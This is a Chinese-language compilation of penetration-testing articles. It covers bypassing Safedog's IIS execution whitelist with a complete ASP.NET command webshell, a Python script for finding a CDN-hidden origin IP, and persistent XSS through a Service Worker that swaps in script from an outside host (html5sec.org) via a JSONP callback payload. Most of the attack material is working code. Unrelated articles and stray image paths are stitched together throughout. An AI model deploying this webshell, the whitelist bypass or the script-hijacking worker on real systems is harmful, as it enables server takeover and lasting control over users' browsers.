利用.user.ini //wooyun-drops-tips-3424

0x03 Bypass 禁止执行程序

这里以 Safedog 为例，最新版 Safedog IIS 4.0 已经不显示禁止 IIS 执行程序的白名单了：

找了个之前的版本搬一下白名单列表：

```
%windows%Microsoft.NET/Framework/v1.1.4322/aspnet_wp.exe
%windows%Microsoft.NET/Framework/v1.1.4322/csc.exe
%windows%Microsoft.NET/Framework/v1.1.4322/vbc.exe
%windows%Microsoft.NET/Framework/v2.0.50727/aspnet_wp.exe
%windows%Microsoft.NET/Framework/v2.0.50727/csc.exe
%windows%Microsoft.NET/Framework/v2.0.50727/vbc.exe
%windows%Microsoft.NET/Framework/v4.0.30319/aspnet_wp.exe
%windows%Microsoft.NET/Framework/v4.0.30319/csc.exe
%windows%Microsoft.NET/Framework/v4.0.30319/vbc.exe
%windows%system32/drwatson.exe
%windows%system32/drwtsn32
%windows%system32/drwtsn32.exe
%windows%system32/vsjitdebugger.exe
C:/Windows/Microsoft.Net/Framework/v3.5/csc.exe
C:/Windows/Microsoft.Net/Framework/v3.5/vbc.exe
```


首先一个执行 cmd 小马：

```
<%@ Page Language="C#" Debug="true" Trace="false" %>
<%@ Import Namespace="System.Diagnostics" %>
<script Language="c#" runat="server">

protected void FbhN(object sender,EventArgs e){
```


```
try{
        Process ahAE=new Process();
        ahAE.StartInfo.FileName=path.Value;
        ahAE.StartInfo.Arguments=argm.Value;
        ahAE.StartInfo.UseShellExecute=false;
        ahAE.StartInfo.RedirectStandardInput=true;
        ahAE.StartInfo.RedirectStandardOutput=true;
        ahAE.StartInfo.RedirectStandardError=true;
        ahAE.Start();
        string Uoc=ahAE.StandardOutput.ReadToEnd();
        Uoc=Uoc.Replace("<","<");
        Uoc=Uoc.Replace(">",">");
        Uoc=Uoc.Replace("\r\n","<br>");
        tnQRF.Visible=true;
        tnQRF.InnerHtml="<hr width=\"100%\" noshade/><pre>"+Uoc+"</pre>";
}catch(Exception error){
        Response.Write(error.Message);
}
```

```
}

</script>

<html>
 <head>
  <title>cmd webshell</title>
 </head>
 <body>
  <form id="cmd" method="post" runat="server">
   <div runat="server" id="vIac">
    <p>Path:<br /> <input class="input" runat="server" id="path" type="text" size="100"
value="c:\windows\system32\cmd.exe" /> </p> Param:
    <br />
    <input class="input" runat="server" id="argm" value="/c Set" type="text" size="100" />
    <asp:button id="YrqL" cssclass="bt" runat="server" text="Submit" onclick="FbhN" />
    <div id="tnQRF" runat="server" visible="false" enableviewstate="false">
    </div>
   </div>
  </form>
 </body>
</html>
```

拦截：




把白名单的内容做为参数进行执行呢：




成功绕过，直接封装到 webshell 参数上更方便：


```
StartInfo.Arguments=@"/'C:/Windows/Microsoft.NET/Framework/v1.1.4322/vbc.exe' " + argm.Value;
```



满足这个白名单并使用路径跳转的方式执行程序也可以绕过：



回首这个白名单，这个基于白名单识别有个缺陷就是并不是完全的匹配，而是前面匹配到了则放过。打个比方：可以利用 windows 的一个特性将可执行的文件改为.exee，比如我们使用白名单中的 vsjitdebugger.exe 这个文件名，上传一个名为 vsjitdebugger.exee 的 cmd 即可：



0x04 Bypass CDN 查找原 IP

由于 cdn 不可能覆盖的非常完全，那么可以采用国外多地 ping 的方式，或者多收集一些小国家的冷门 dns 然后 nslookup domain.com dnsserver。


写了个简单的脚本，首先收集好偏门的 dns 字典，然后轮训一个目标的方式，输出这些 dns 查询出的不同结果。

https://gist.github.com/Tr3jer/98f66fe250eb8b39667f0ef85e4ce5e5

```
#!/usr/bin/env python
# -*- encoding: utf-8 -*-
#__author__ == Tr3jer_CongRong

import re
import sys
import time
import threading
import dns.resolver

class Bypass_CDN:

    def __init__(self,domain,dns_dict):
        self.domain = domain
        self.myResolver = dns.resolver.Resolver()
        self.dns_list = set([d.strip() for d in open(dns_dict)])
        self.good_dns_list,self.result_ip = set(),set()

    def test_dns_server(self,server):
        self.myResolver.lifetime = self.myResolver.timeout = 2.0
        try:
            self.myResolver.nameservers = [server]
            sys.stdout.write('[+] Check Dns Server %s \r' % server)
            sys.stdout.flush()
            answer = self.myResolver.query('google-public-dns-a.google.com')
            if answer[0].address == '8.8.8.8':
                self.good_dns_list.add(server)
        except:
            pass

    def load_dns_server(self):
        print '[+] Load Dns Servers ...'
        threads = []
        for i in self.dns_list:
            threads.append(threading.Thread(target=self.test_dns_server,args=(i,)))
        for t in threads:
            t.start()
```

```
                while True:
                    if len(threading.enumerate()) < len(self.dns_list) / 2:
                        break
                    else:
                        time.sleep(1)
            print '\n[+] Release The Thread ...'
            for j in threads: j.join()
            print '[+] %d Dns Servers Available' % len(self.good_dns_list)

        def ip(self,dns_server):
            self.myResolver.nameservers = [dns_server]
            try:
                result = self.myResolver.query(self.domain)
                for i in result:
                    self.result_ip.add(str(i.address))
            except:
                pass

        def run(self):
            self.load_dns_server()
            print '[+] Dns Servers Test Target Cdn ...'
            threads = []
            for i in self.good_dns_list:
                threads.append(threading.Thread(target=self.ip,args=(i,)))
            for t in threads:
                t.start()
                while True:
                    if len(threading.enumerate()) < len(self.good_dns_list) / 2:
                        break
                    else:
                        time.sleep(1)
            for j in threads: j.join()
            for i in self.result_ip: print i

if __name__ == '__main__':
        dns_dict = 'foreign_dns_servers.txt'
        bypass = Bypass_CDN(sys.argv[1],dns_dict)
```

bypass.run()



通过 dns 历史解析记录查找目标源 ip 我推荐使用 Rapid7 的 DNS 解析记录库进行检索，毕竟做渗透的聪明人都讲究："事前早有准备，而不是临阵磨枪"。这里有一份 2014.03—2015.10 的解析记录放在了百度云。

```
➜  Domain:IP:DNS du 20151003_dnsrecords_all
142174208       20151003_dnsrecords_all
➜  Domain:IP:DNS grep -h "\.taobao\.com\,a" -r 20151003_dnsrecords_all --color
0769de.dian.taobao.com,a,140.205.155.22
100f1.mall.taobao.com,a,140.205.164.92
100f1.mall.taobao.com,a,140.205.172.86
100f1.mall.taobao.com,a,140.205.230.94
100f1.mall.taobao.com,a,140.205.250.93
110.gds.taobao.com,a,140.205.135.240
110.gds.taobao.com,a,140.205.142.14
1zh.ai.taobao.com,a,110.75.70.1
1zh.ai.taobao.com,a,110.75.84.22
24.taobao.com,a,127.0.0.1
351660.dian.taobao.com,a,140.205.155.22
360.gds.taobao.com,a,140.205.133.42
51carava.dian.taobao.com,a,140.205.155.22
51ganjie.ai.taobao.com,a,110.75.70.1
51ganjie.ai.taobao.com,a,110.75.84.22
51lifu.dian.taobao.com,a,140.205.155.22
51quancai.dian.taobao.com,a,140.205.155.22
7208.dian.taobao.com,a,140.205.155.22
96xy.dian.taobao.com,a,140.205.155.22
a.m.gds.taobao.com,a,140.205.76.36
ab.mall.taobao.com,a,140.205.164.92
ab.mall.taobao.com,a,140.205.172.86
ab.mall.taobao.com,a,140.205.230.94
ab.mall.taobao.com,a,140.205.250.93
acookie.gds.taobao.com,a,140.205.138.90
ad.wagbridge.gds.taobao.com,a,110.75.96.105
ad.wagbridge.gds.taobao.com,a,140.205.140.87
adc.taobao.com,a,110.75.66.18
aden.gds.taobao.com,a,140.205.137.228
aden.gds.taobao.com,a,140.205.139.220
admin.gds.taobao.com,a,140.205.135.115
admin.gds.taobao.com,a,140.205.135.117
admin.uz.gds.taobao.com,a,140.205.134.67
```

NS/TXT/MX的dns类型都可以进行检索 基于dns解析hitory还可以使用netcraft.com

让服务器主动连接：

在可上传图片的地方利用目标获取存放在自己服务器的图片，或者任何可 pull 自己资源的点，review log 即可拿到。

通过注册等方式让目标主动发邮件过来，此方法对于大公司几率小，因为出口可能是统一的邮件服务器。可以尝试扫其 MailServer 网段。

```
Received: from git.oschina.net ([103.21.119.112])
        by mx.google.com with ESMTP id n65si4188123pfi.2.2017.02.07.06.06.11
        for <[redacted]>;
        Tue, 07 Feb 2017 06:06:11 -0800 (PST)
Received-SPF: softfail (google.com: domain of transitioning no-reply@git.oschina.net does not designate
103.21.119.112 as permitted sender) client-ip=103.21.119.112;
Authentication-Results: mx.google.com;
```

0x05 End

为完成这个系列 ,将前两篇也适当的增添了一些。有什么这方面的问题可以在本帖问 ,嗯，那就这样吧。

持久化 XSS：被 ServiceWorkers 支配的恐惧

作者：长短短
原文来源：【MottoIN】http://www.mottoin.com/95058.html


0x01 前言

今天给大家介绍一项新的浏览器技术：Service Workers，以及在 XSS 攻击中的利用方式。

在利用 XSS 进行攻击的过程中经常会遇到一个问题，就是目标触发一次 XSS 水坑之后就不再触发了，但窃取到的信息并不足以进行下一步攻击，这时候我们就需要「持久化 XSS」的技术。在过去有很多种方式来提高 XSS 在线时间，如 opener hijack、link hijack、HTTP cache hijack，前两项的提升有限，后一项要求较高需要 CRLF Inject 来完成。

Service Workers 全局请求拦截技术让我们可以用 JS 代码来拦截浏览器当前域的 HTTP 请求，并设置缓存的文件，直接返回，不经过 web 服务器，使目标只要在线就可以被我们控制。当然，由于这项技术能量太大，所以在设计的时候对他做了一定的约束：只在 HTTPS 下工作，安装 ServiceWorker 的脚本需要当前域下，且返回的 content-type 包含 /javascript。

了解 ServiceWorker 最快的办法是在 Chrome 下打开 chrome://serviceworker-internals，如下图：



nstallation Status 表示是否被激活，Script 是我们安装的脚本。

在攻击的时候我们的安装脚本通常是使用 JSONP 接口来完成，如：

https://target.com/user/xxx?callback=$.get('//html5sec.org/test.js')

通过这种方式来完成 ServiceWorker 的安装要求。Payload 中用到的 trick 是 jQuery.get 函数会自动将返回头 content-type 为 */javascript 的资源作为 JS 代码执行。

0x02 安装

安装方式：


```
if ('serviceWorker' in navigator) {
  navigator.serviceWorker.register('/user/xxx?callback=alert(1)')
  .then(function(registration) {
  console.log('ServiceWorker registration successful with scope: ', registration.scope);
  })
};
```

安装之后可以通过开发者工具查看是否成功：


1.进入 chrome://flags 开启 'Enable DevTools Experiments'.

2.打开 DevTools， 进入 Setting > Experiments，连续按 shift 键 6 下

3.在 DevTools 的 Resources 页面里就能看到刚被开启的隐藏功能：



如果安装脚本出现错误则会显示：



0x03 攻击思路

安装好之后，现在应该考虑如何植入攻击脚本？

在编写攻击脚本之前我们需要先了解一个浏览器技术的概念叫：Web Worker。

「Web Worker 是 HTML5 标准的一部分，这一规范定义了一套 API，它允许一段 JavaScript 程序运行在主线程之外的另外一个线程中。Web Worker 规范中定义了两类工作线程，分别是专用线程 Dedicated Worker 和共享线程 Shared Worker，其中，Dedicated Worker 只能为一个页面所使用，而 Shared Worker 则可以被多个页面所共享。」

ServiceWorker 的脚本在后台运行过程中用的就是 Worker，这里我不多介绍 Worker 的用法，但我们需要知道 Worker 的一些限制。

在 worker 线程中，可以获得下列对象

navigator 对象

location 对象，只读

XMLHttpRequest 对象

setTimeout/setInterval 方法

Application Cache

通过 importScripts()方法加载其他脚本

创建新的 Web Worker

Worker 线程不能获得下列对象

DOM 对象

window 对象

document 对象

parent 对象

上述的规范，限制了在 worker 线程中获得主线程页面相关对象的能力，所以在 worker 线程中，不能进行 dom 元素的更新。也就是说在 Worker 的作用域中我们难以完成 XSS 攻击，所以还是得通过劫持站内的 JS 来完成攻击。

当 Service Worker 安装成功，并且用户浏览了另一个页面或刷新当前页面后，Service Worker 开始接收 fetch 事件，也就是感染脚本，我把它命名为 swhihack.js。

首先是监听 fetch 事件：

```
self.addEventListener('fetch', function(event) {
//worker context
});
```

将 response 进行缓存：

```
function requestBackend(event){
var url = event.request.clone();
 if(url=='xxxxxx'){//判断是否为需要劫持的资源
url.url='//html5sec.org/test.js';
 }
 return fetch(url).then(function(res){
 //检测是否为有效响应
 if(!res || res.status !== 200 || res.type !== 'basic'){
 return res;
 }
 var response = res.clone();
 caches.open(CACHE_VERSION).then(function(cache){
 cache.put(event.request, response);
 });

 return res;
 })
}
```

完工：

```
self.addEventListener('fetch', function (event) {
 event.respondWith(
 caches.match(event.request).then(function(res){
 if(res){//如果有缓存则使用缓存
 return res;
 }
 return requestBackend(event);//没缓存就进行缓存
 })
 )
});
```

二向箔安全微信公众号

